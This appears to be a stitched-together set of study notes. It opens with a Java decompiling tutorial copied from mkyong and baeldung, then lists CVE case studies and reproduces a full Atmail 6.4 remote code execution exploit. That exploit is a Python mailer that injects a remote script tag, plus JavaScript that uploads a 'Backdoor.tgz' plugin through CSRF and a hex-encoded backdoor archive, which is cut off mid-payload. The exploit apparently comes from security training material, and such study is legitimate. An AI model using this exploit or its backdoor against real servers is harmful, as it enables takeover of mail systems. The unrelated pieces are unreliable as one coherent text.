2.2 Select Window -> Preferences -> General -> Editors -> File Associations, configure the *.class without source default to Class Decompiler Viewer.




Now, click on the class or methods, press F3, and the plugin will automatically decompile the Java class.

Note

For more detailed in install and configure the Enhanced Class Decompiler plugin, visit this [Java decompiler in Eclipse IDE](#).

3. Decompile Java class in IntelliJ IDEA

IntelliJ IDEA has a built-in Java decompiler using [FernFlower](#). We no need to install or configure anything, just clicks on the Java class or method, clicks CTRL + B (declaration or usages) or CTRL + ALT + B (implementation), IntelliJ IDEA will automatically decompile the Java class.



```
Logger.class x
Decompiled .class file, bytecode version: 49.0 (Java 5) Download Sources Choose Sources...
1 // Reader Mode
2 // Source code recreated from a .class file by IntelliJ IDEA
3 // (powered by FernFlower decompiler)
4 //
5
6 package org.slf4j;
7
8 public interface Logger {
9     String ROOT_LOGGER_NAME = "ROOT";
10
11     String getName();
12
13     boolean isTraceEnabled();
14
```

4. Decompile Java class in Command Line (FernFlower)

This example shows how to use FernFlower (Java Decompiler) to decompile a .jar or .class file in command line.

Note

The size of the official [FernFlower](#) is a bit large, difficult to build the source. The workaround is to use the fesh0r's [mirror build of FernFlower](#).

4.1 git clone the source code and Gradle build the source code into a fernflower.jar

Terminal

```
$ git clone https://github.com/fesh0r/fernflower
```

```
$ cd fernflower
```

```
# build the source code using Gradle build tool
```

```
$ gradle build
```

the fernflower.jar at build/lib/

4.2 The below example uses fernflower.jar to decompile a asm-analysis-3.2.jar JAR file into folder /path/decompile/ (must exists).

Terminal

decompile JAR or Class files

java -jar fernflower.jar /path/asm-analysis-3.2.jar /path/unknown.class /path/decompile/

\$ java -jar fernflower.jar /path/asm-analysis-3.2.jar /path/decompile/

INFO: Decompiling class org/objectweb/asm/tree/analysis/Analyzer

INFO: ... done

INFO: Decompiling class org/objectweb/asm/tree/analysis/AnalyzerException


INFO: ... done

INFO: Decompiling class org/objectweb/asm/tree/analysis/BasicInterpreter

INFO: ... done

The result is a new /path/decompile/asm-analysis-3.2.jar containing the source code *.java.

yong > projects > test > decompile



Extract the decompiled JAR file.

Terminal

```
$ jar -xf /path/decompile/asm-analysis-3.2.jar
```

2. Decompile in IDE


Since most development is done in an integrated development environment (IDE), it makes sense that decompilation should also take place in an IDE.

For more info on the IDEs we will work with, check out our articles on [how to debug in Eclipse](#) and [configuration for IntelliJ IDEA](#).


2.1. Eclipse

Firstly, in Eclipse we need a plugin such as the [Enhanced Class Decompiler \(ECD\)](#). This plugin uses five different decompilers. We can install it from the Eclipse Marketplace and then we need to restart Eclipse.

Next, ECD requires a small amount of setup to associate class files with the Class Decompiler Viewer:



Also, we need to associate ".class without source" files:



Finally, we can use the decompiler by pressing *Ctrl+Left-Click* on a *class* name. We see the decompiler used on the file tab in brackets.

In this example, we're using FernFlower:

```
File Edit Navigate Search Project Decompiler Run Window Help
Componentclass [FernFlower]
20 * Copyright 2002-2017 the original author or authors.
16
17 package org.springframework.stereotype;
18
19 import java.lang.annotation.Documented;
20 import java.lang.annotation.ElementType;
21 import java.lang.annotation.Retention;
22 import java.lang.annotation.RetentionPolicy;
23 import java.lang.annotation.Target;
24
25 /**
26  * Indicates that an annotated class is a "component".
27  * Such classes are considered as candidates for auto-detection
28  * when using annotation-based configuration and classpath scanning.
29  *
30  * <p>Other class-level annotations may be considered as identifying
31  * a component as well, typically a special kind of component:
32  * e.g. the {@link Repository @Repository} annotation or AspectJ's
33  * {@link org.aspectj.lang.annotation.Aspect @Aspect} annotation.
34  *
35  * @author Mark Fisher
36  * @since 2.5
37  * @see Repository
38  * @see Service
39  * @see Controller
40  * @see org.springframework.context.annotation.ClassPathBeanDefinitionScanner
41  */
42 @Target(ElementType.TYPE)
43 @Retention(RetentionPolicy.RUNTIME)
44 @Documented
45 @Indexed
46 public @interface Component {
47
48     /**
49      * The value may indicate a suggestion for a logical component name,
50      * to be turned into a Spring bean in case of an autodetected component.
51      * @return the suggested component name, if any (or empty String otherwise)
52      */
53     String value() default "";
54 }
55
56
```

2.2. IntelliJ IDEA

In contrast to Eclipse, **IntelliJ IDEA provides the FernFlower decompiler as a default.**

To use it, we simply *Ctrl+Left-Click* on a class name and view the code:

```
Decompiled .class file, bytecode version: 52.0 (Java 8) Download Sources Choose Sources...
1 //
2 // Source code recreated from a .class file by IntelliJ IDEA
3 // (powered by Fernflower decompiler)
4 //
5
6 package org.springframework.stereotype;
7
8 import ...
9
10 @Target({ElementType.TYPE})
11 @Retention(RetentionPolicy.RUNTIME)
12 @Documented
13 @Indexed
14 public @interface Component {
15     String value() default "";
16 }
17
```

Also, we can download the source. Downloading the source will provide the actual code and comments.

For instance, the *Component* annotation class from the above screenshot includes Javadoc on the use of *Component*. We can notice the difference:

```
1  |  |
16 |
17 | package org.springframework.stereotype;
18 |
19 | import ...
20 |
21 | /**
22 |  * Indicates that an annotated class is a "component".
23 |  * Such classes are considered as candidates for auto-detection
24 |  * when using annotation-based configuration and classpath scanning.
25 |  *
26 |  * <p>Other class-level annotations may be considered as identifying
27 |  * a component as well, typically a special kind of component:
28 |  * e.g. the {@link Repository @Repository} annotation or AspectJ's
29 |  * {@link org.aspectj.lang.annotation.Aspect @Aspect} annotation.
30 |  *
31 |  * @author Mark Fisher
32 |  * @since 2.5
33 |  * @see Repository
34 |  * @see Service
35 |  * @see Controller
36 |  * @see org.springframework.context.annotation.ClassPathBeanDefinitionScanner
37 |  */
38 | @Target(ElementType.TYPE)
39 | @Retention(RetentionPolicy.RUNTIME)
40 | @Documented
41 | @Indexed
42 | public @interface Component {
43 |
44 |     /**
45 |      * The value may indicate a suggestion for a Logical component name,
46 |      * to be turned into a Spring bean in case of an autodetected component.
47 |      * @return the suggested component name, if any (or empty String otherwise)
48 |      */
49 |     String value() default "";
50 | }
```

While decompilation is very helpful, it doesn't always give a complete picture. The full source code gives us a complete picture.

3. Command Line Decompiling

Before IDE plugins, the command-line was used for decompiling classes. Command-line decompilers can also be useful for debugging Java bytecode on a remote server that is not accessible with an IDE or GUI.

For example, we can decompile with [JDCommandLine](#) using a simple jar command:

```
java -jar JDCommandLine.jar ${TARGET_JAR_NAME}.jar ./classes
```

Don't leave off the ./classes parameter. It defines the output directory.

After successful decompilation, we can access the source files contained in the output directory. They're now ready to view through [a text editor like Vim](#).



<https://mkyong.com/java/how-to-decompile-class-in-java/>

<https://www.baeldung.com/java-decompiling-classes>

Studying Java Programming

<https://www.udemy.com/topic/java/>

<https://github.com/MunGell/awesome-for-beginners>



Vulnerability Challenges

- *Atmail Mail Server Appliance Case Study (CVE-2012-2593)*
- *X-Cart Shopping Cart Case Study (CVE-2012-2570)*
- *SolarWinds Orion Case Study — (CVE-2012-2577)*
- *DELL SonicWall Scrutinizer Case Study — (CVE-2012-XXXX)*
- *SolarWinds Storage Manager 5.10 — (CVE-2012-2576)*
- *WhatsUp Gold 15.02 Case Study — (CVE-2012-2589)*
- *Symantec Web Gateway Blind SQLi- (CVE-2012-2574)*
- *AlienVault OSSIM — (CVE-2012-2594, CVE-2012-2599)*
- *PHPNuke CMS Case Study — CVE — 2010-XXXXX*
- *Symantec Web Gateway 5.0.3.18 RCE — CVE-2012-2953*
- *FreePBX Elastix Remote Code Execution — CVE — 2012-XXXX*

Atmail Email Server Appliance 6.4 Remote Code Execution

```
#####  
#####
```

```
# Exploit Title: Atmail Email Server Appliance 6.4 Remote Code Execution
```

```
# Date: Jul 21 2012
```

```
# Author: muts
```

```
# Version: Atmail Email Server 6.4
```

```
#
```

```
# By sending an email to a user with the Atmail administrative interface open, we
# can call a remote JavaScript file that will initiate the installation of a
# specially crafted plugin file via CSRF, enabling remote code execution on the
# Atmail server.
```

```
#
```

```
#####  
#####
```

Timeline:

29 May 2012: Vulnerability reported to CERT

30 May 2012: Response received from CERT with disclosure date set to 20 Jul 2012

21 Jul 2012: Public Disclosure

```
#!/usr/bin/python
```

```
import smtplib, urllib2, sys
```

```
def sendMail(dstemail, frmemail, smtpsrv, username, password):
```

```
    msg = "From: admin@offsec.local\n"
```

```
    msg += "To: admin@offsec.local\n"
```

```
    msg += 'Date: <script src="http://172.16.164.1/~awae/atmail-rce.js"></script>\n'
```

```
    msg += "Subject: You haz been pwnd\n"
```

```
    msg += "Content-type: text/html\n\n"
```

```
    msg += "Oh noez, you been had."
```

```
    msg += '\r\n\r\n'
```

```
    server = smtplib.SMTP(smtpsrv)
```

```
    server.login(username,password)
```

```
    try:
```

```
        server.sendmail(frmemail, dstemail, msg)
```

```
    except Exception, e:
```

```
        print "[-] Failed to send email:"
```

```
        print "[" + str(e)
server.quit()

username = "admin@offsec.local"
password = "123456"
dstemail = "admin@offsec.local"
frmemail = "admin@offsec.local"
smtpsrv = "172.16.164.147"

if not (dstemail and frmemail and smtpsrv):
    sys.exit()

sendMail(dstemail, frmemail, smtpsrv, username, password)

#####
#####

function timeMsg()
{
    var t=setTimeout("getShell()",5000);
}

function getShell()
{
    var b64url
    ="http://172.16.164.130/index.php/admin/plugins/add/file/QmFja2Rvb3ludGd6";
    xhr = new XMLHttpRequest();
    xhr.open("GET", b64url, true);
    xhr.send(null);
```

```

}
function fileUpload(url, fileData, fileName, nameVar, ctype) {

    var fileSize = fileData.length,
        boundary = "OWNEDBYOFFSEC",
        xhr = new XMLHttpRequest(),
        xhr.open("POST", url, true);
    // MIME POST request.
    xhr.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);
    xhr.setRequestHeader("Content-Length", fileSize);
    var body = "--" + boundary + "\r\n";
    body += 'Content-Disposition: form-data; name="' + nameVar + "; filename="' + fileName +
    "\r\n';
    body += "Content-Type: " + ctype + "\r\n\r\n";
    body += fileData + "\r\n";
    body += "--" + boundary + "--";

    //xhr.send(body);
    xhr.sendAsBinary(body);
    return true;
}

```

```

var nameVar = "newPlugin";
var fileName = "Backdoor.tgz";
var url = "http://172.16.164.130/index.php/admin/plugins/preinstall";
var ctype = "application/x-gzip";
//var ctype = "application/octet-stream";
//var data = "\x44\x41\x42\x43\x44";
var data = '\x1F\x8B\x08\x00\x44\x7A\x91\x4F\x00\x03\xED\x59\xED\x72\xDB\xC6' +
'\x15\x55\x3B\xD3\xE9\x88\xFF\xDB\xDF\x1B\x8D\xA6\x22\x27\x24\x48' +
'\xF0\xD3\x96\x2A\x27\x34\x2D\xD9\x9C\xC8\x92\x86\x94\xE2\x7A\x9A' +

```

'\x0E\x67\x05\x2C\x49\x8C\x40\x00\xC6\x02\xA2\x99\xD4\xEF\xD1\xD7' +
'\xE8\x33\xF5\x45\x7A\xEE\x2E\x40\x91\x16\x4D\x53\x89\x46\x69\x63' +
'\xDC\x89\x4C\x12\xB8\x7B\xF7\xE2\xDC\xAF\xB3\x88\x51\x36\x06\x67' +
'\xC3\xA1\xF0\xA4\x73\x23\xFA\xC2\x8A\x43\x27\x9A\x6D\x3D\xAC\x54' +
'\x2A\x95\x56\xA3\xC1\xD4\x67\x53\x7F\x56\xAA\x75\xFD\x49\x52\xAB' +
'\xD7\x98\x69\xB6\xEA\xF5\x6A\xAB\x61\x56\x4C\x56\x31\x1B\x66\xB3' +
'\xB5\xC5\x2A\x0F\xEC\xC7\x4A\x89\x65\xC4\x43\xB8\x32\x89\x23\xB9' +
'\x4E\x0F\x6A\xC3\xE1\x9A\xFB\xFA\x51\xD8\xFC\xF3\xFF\x45\xFE\xF0' +
'\xE7\x3F\x6E\xFD\x7E\x6B\xEB\x35\xB7\xD8\x59\x9F\xFD\x8D\x25\x42' +
'\xD7\xB6\xB6\xF1\x57\xC5\xDF\xBF\xF1\x47\xBF\xFF\xB3\x99\xC9\xF6' +
'\xC5\x45\x2F\xF9\x4A\x2B\xFE\x85\xBF\xEF\x3E\x52\xF9\xDD\xED\xF5' +
'\x3F\x59\xFE\xC4\xE0\x41\xE0\x0A\xE3\x5D\xCC\x43\xEE\x45\x8E\x27' +
'\xB6\xDE\x95\x81\xA2\x79\x50\x1F\x3E\x35\x1B\x95\xE6\xD3\x83\xFE' +
'\xF5\x2C\x10\x07\xB5\x17\x4F\x6B\x4F\xDB\x95\x4E\xA9\xF2\xE2\x69' +
'\xA7\x54\x6F\x77\x9E\x97\x9E\x3C\x7D\xF2\xBC\x74\xD4\x79\x7E\x7C' +
'\xDC\x32\x6B\x95\xBA\x79\xF4\x4F\xB2\x27\x49\x5D\xFF\xFB\x00\x18' +
'\xFD\x86\xE5\x4E\xED\x97\x1F\x7E\x8F\xCF\xD5\x3F\xD5\xCB\x72\xFD' +
'\xD7\x9B\x54\xFF\x8D\x87\x77\xE5\xAE\x7C\xE1\xF5\x7F\x37\xFE\xC6' +
'\xE0\x39\xB7\xAE\x6D\xDF\x0F\x1F\x6A\x8F\x7B\xF4\xFF\x7A\xB3\x45' +
'\xF1\x6F\x36\x5A\x66\xD6\xFF\x1F\x45\xB2\xFE\xFF\x45\xCB\xDD\xFA' +
'\x4F\xAB\xFF\xE1\x06\xC1\x3D\xFA\x7F\x5A\xFF\xF5\x6A\x33\xEB\xFF' +
'\x8F\x21\x6B\xE2\x6F\x0C\x1C\xCF\x72\x63\x5B\xAC\xC5\x65\x03\xB9' +
'\x4F\xFF\x6F\x55\x6A\xAC\x52\xAD\xD4\x5A\xB5\xAC\xFF\x3F\x8A\x64' +
'\xFD\xFF\x8B\x96\x35\xF5\x9F\x56\xFF\x2F\x1E\x04\xF7\xE9\xFF\x49' +
'\xFD\x57\x6B\x95\xAC\xFF\x3F\x86\xAC\xED\xFF\xE7\x6E\x3C\x72\x3C' +
'\x23\x18\x07\xBF\x68\x0F\xE0\xD1\xAC\xD7\x37\x7B\xFF\x53\x69\xA8' +
'\xF8\x37\x2B\x8D\xAC\xFF\x3F\x8A\x64\xFD\xFF\x8B\x96\x35\xF5\xFF' +
'\x40\xD5\xFF\xD9\xFA\x37\x1B\xD5\xD6\xC7\xF5\x5F\x6B\x65\xF5\xFF' +
'\x28\xF2\xD7\x6F\x10\xDF\x9C\xE5\x72\x29\xD9\x9D\x5C\x98\xBF\x09' +
'\x4A\x26\x01\x13\xEF\x23\xE1\xD9\x92\xB5\xA3\x09\x77\xDC\x41\xC7' +
'\xF7\xA2\xD0\x77\x5D\x91\x2A\xE4\x7E\xCA\x6D\x07\xA1\x1F\x09\x2B' +

'\x12\x36\xDB\x1D\x04\xEA\xEA\x71\xEC\xBA\xA7\x7C\x22\xB6\xB7\x0F' +
'\xD9\x5E\x6A\x72\xEF\x60\x95\x6A\xC7\x9F\x04\xDC\x9B\x29\xCD\x3B' +
'\xEE\xAC\x5E\xD2\x8E\xA3\xB1\x1F\x2E\xAF\x60\xE9\x12\xE6\x78\x43' +
'\xFF\x5B\x3F\xBD\x5E\x92\xC9\x75\x03\x4D\xE2\x53\x1E\x04\xB3\xD0' +
'\x19\x8D\x23\x65\x91\xB2\x82\x96\x63\xDD\xA7\x97\x5C\x86\xEE\xB6' +
'\xD2\x9E\x4E\xA7\xC6\x7D\xF6\x3A\xC5\x05\xA9\x97\xAE\x56\xF8\x5E' +
'\x84\xD2\xF1\x3D\xA5\x51\x31\x2A\x86\xB9\x5A\xED\xB5\x6F\xC7\xAE' +
'\x86\x97\xE2\xB2\x06\x5A\xFD\x54\x4D\xC3\x34\x9A\x8C\xFE\x6D\x91' +
'\x2E\xB4\xE3\x2B\xD7\xB1\xD8\x30\xF6\xAC\x08\xFB\xB1\xC1\xC0\xF2' +
'\x3D\x19\x85\xB1\x15\xE5\x0B\xB9\x6D\x44\x75\x3B\xE0\xA1\xF0\xA2' +
'\xFD\xFD\xA5\x5B\x58\xBC\xBD\x1B\x8D\x1D\x59\x7A\x96\xEC\xF2\x42' +
'\x48\x2B\x74\x02\x65\xE5\x90\xED\xBC\xE2\xA1\x6D\xF9\x36\xDC\x40' +
'\x9A\x95\x26\xBE\x77\x2D\x66\x2C\x14\x37\x78\x2E\xC1\xE4\x58\xB8' +
'\x2E\x22\x24\x1D\x5B\x7C\xB5\x03\x5B\x1F\x56\xF9\x22\x45\x14\x07' +
'\xA9\x17\x6A\xC9\x40\xBC\x17\x56\x7E\x0F\x16\x59\x39\x96\x61\xD9' +
'\xF5\x2D\xEE\x96\xB9\xCA\xC9\xF2\x54\x5C\xA9\x4F\x9A\x28\x8E\xC5' +
'\xC9\x44\x79\xA2\xF0\x91\x65\x75\x43\xFB\x29\xCB\x9B\x30\x5F\x72' +
'\x3A\xF1\xB6\xA4\xB6\xA6\x6E\xC8\x9E\xB1\xB2\x2D\x6E\xCA\x1E\xD2' +
'\x9A\x55\x9F\xDD\x7E\xFF\xCB\x1E\x01\xF2\x61\x3B\xF7\x21\xF7\x6B' +
'\x97\xF5\xC6\xB2\x09\x0A\xC6\x60\x25\x0E\x1B\xEF\xB1\x39\xFF\xAB' +
'\xB7\xEA\xB5\x26\xFA\x7F\xBD\x41\xEF\x7F\xB2\xFE\xFF\x08\x92\xF1' +
'\xBF\x2F\x5A\x7E\x76\x17\xBC\xC7\x1E\xEB\xEB\xDF\xAC\x36\x9A\xAD' +
'\x8F\xEB\xBF\x56\xAD\x67\xF5\xFF\x18\xA2\xF9\x5F\xB9\xCC\xEE\x04' +
'\x99\x95\x58\x9B\xF5\x92\x51\xDD\xD7\xA3\x7A\x82\x2A\x9D\x80\x06' +
'\xA8\xB1\x8A\xC9\xCD\xCE\x5F\x9D\xD3\xE2\x39\x69\x62\xF9\x4E\x81' +
'\x55\x11\x67\x16\x40\x4D\xC8\x48\x8F\xFC\x6F\x97\x7E\x19\x9E\x88' +
'\xB0\x8A\x16\x5E\x80\x3B\xB0\xC8\xF7\x5D\x36\xE1\x33\x76\x25\x58' +
'\x2C\xC1\x15\x86\x7E\xC8\x5C\x31\xE2\x2E\x0B\xE2\x30\xF0\xA5\x90' +
'\xCC\xF7\xDC\x99\xC1\xD8\xA5\x84\x3B\x2C\xE2\xD7\x02\x04\x01\x1E' +
'\x85\x42\x06\xA0\x23\xCE\x95\xE3\x22\x77\xC9\x22\xAD\x05\x83\x64' +
'\x5C\xB1\x07\x09\x3F\x42\x5C\x9A\xC0\x6A\x2C\x1D\x6F\xC4\xA2\x74' +

'\x47\x58\xBB\x18\x0B\xC6\x15\x7D\x84\xBA\x25\x82\x48\x32\xCF\x67' +
'\xAE\xC3\x97\xCD\xD9\x7C\xC2\x47\x82\x59\x5C\x39\x77\x35\x5B\xB2' +
'\xD1\x1D\xE2\xA7\x00\x44\x91\x08\x27\x92\x81\x25\xC1\x46\x94\xD8' +
'\xE3\x57\x2E\x6E\xF8\x6C\xE6\xC7\x45\x52\xF3\xC8\xA4\xED\x2B\x8D' +
